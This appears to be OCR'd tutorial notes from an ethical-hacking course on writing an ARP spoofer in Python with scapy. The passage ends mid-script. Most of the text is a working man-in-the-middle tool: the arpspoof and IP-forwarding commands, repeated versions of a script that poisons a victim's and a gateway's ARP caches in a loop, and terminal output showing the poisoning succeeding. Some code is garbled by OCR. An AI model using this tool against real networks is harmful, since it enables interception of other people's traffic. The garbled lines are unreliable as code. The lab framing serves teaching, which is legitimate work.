Writing an ARP SPOOFER

Command:

arpspoof -i interface -t targetip destip

For port forwarding:


echo 1 > /proc/sys/net/ipv4/ip_forward


Creating an ARP Response

```
#!/usr/bin/env python

import scapy.all as scapy

packet =
scapy.ARP(op=2,pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",pscr="19
2.168.10.1")
```

Sending ARP response

```
#!/usr/bin/env python

import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",psrc="192.168.10.2")
scapy.send(packet)
```







```
   Default Gateway . . . . . . . . . : 192.168.10.2

C:\Users\IEUser>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-50-56-e5-f6-bb     dynamic
  192.168.10.254        00-50-56-f5-ee-ce     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-0c-29-39-3b-59     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-f5-ee-ce     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>
```

Extracting MAC Address From Responses


```
#!/usr/bin/env python

import scapy.all as scapy

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)

get_mac("192.168.10.2")
```



arp_spoof
Version control
Current File
Project
root@kali: ~/PycharmProjects/arp_spoof
root@kali: /opt/pycharm-com...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/arp_spoof 79x22
root@kali:~/PycharmProjects/arp_spoof# ls
arp_spoof.py
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
###[ARP]###
hwtype = Ethernet (10Mb)
ptype = IPv4
hwlen = None
plen = None
op = is-at
hwsrc = 00:0c:29:39:3b:59
psrc = 192.168.10.2
hwdst = 00:0c:29:e1:b7:70
pdst = 192.168.10.143
None
ARP is at 00:0c:29:39:3b:59 says 192.168.10.2
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
.
Sent 1 packets.
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
00:50:56:e5:f6:bb
root@kali:~/PycharmProjects/arp_spoof#
arp_spoof.py
#!/usr/bin/env python
import scapy.all as scapy
2 usages
def get_mac(ip):
arp_request = scapy.ARP(pdst=ip)
broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
arp_request_broadcast = broadcast/arp_request
answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
return answered_list[0][1].hwsrc
def spoof(target_ip, spoof_ip):
target_mac = get_mac(target_ip)
packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
scapy.send(packet)
get_mac("192.168.10.2")
arp_spoof > arp_spoof.py
15:61 LF UTF-8 4 spaces Python 3.12 (arp_spoof)

Introduction to Loops in Python


```
#!/usr/bin/env python

import scapy.all as scapy

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)



spoof("192.168.10.143", "192.168.10.2")
spoof("192.168.10.2","192.168.10.143" )
```

Before Running the Program:





After Running the Program:



#!/usr/bin/env python

import scapy.all as scapy

import time

def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")


    arp_request_broadcast = broadcast/arp_request

    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

```
    return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)


while True:
    spoof("192.168.10.143", "192.168.10.2")
    spoof("192.168.10.2","192.168.10.143" )
    time.sleep(2)
```

To enable Packet forwarding on Kali:

Use command: **echo 1 > /proc/sys/net/ipv4/ip_forward**



More on Loops & Counters


```
#!/usr/bin/env python

import scapy.all as scapy
import time

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

sent_packets_count = 0
while True:
    spoof("192.168.10.143", "192.168.10.2")
```

spoof("192.168.10.2","192.168.10.143")

sent_packets_count = sent_packets_count + 2

print("[+] Sent Packet " + str(sent_packets_count))

time.sleep(2)



Dynamic Printing

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys



def get_mac(ip):
   arp_request = scapy.ARP(pdst=ip)
   broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
   arp_request_broadcast = broadcast/arp_request
   answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]


   return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
   target_mac = get_mac(target_ip)
   packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
   scapy.send(packet, verbose= False)


sent_packets_count = 0
while True:
```

spoof("192.168.10.143", "192.168.10.2")


spoof("192.168.10.2","192.168.10.143")

sent_packets_count = sent_packets_count + 2

print("\r[+] Packets Sent " + str(sent_packets_count)),

sys.stdout.flush()


time.sleep(2)



Exception Handling in Python

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys



def get_mac(ip):
   arp_request = scapy.ARP(pdst=ip)
   broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
   arp_request_broadcast = broadcast/arp_request
   answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]


   return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
   target_mac = get_mac(target_ip)
   packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
   scapy.send(packet, verbose= False)


sent_packets_count = 0
try:
```

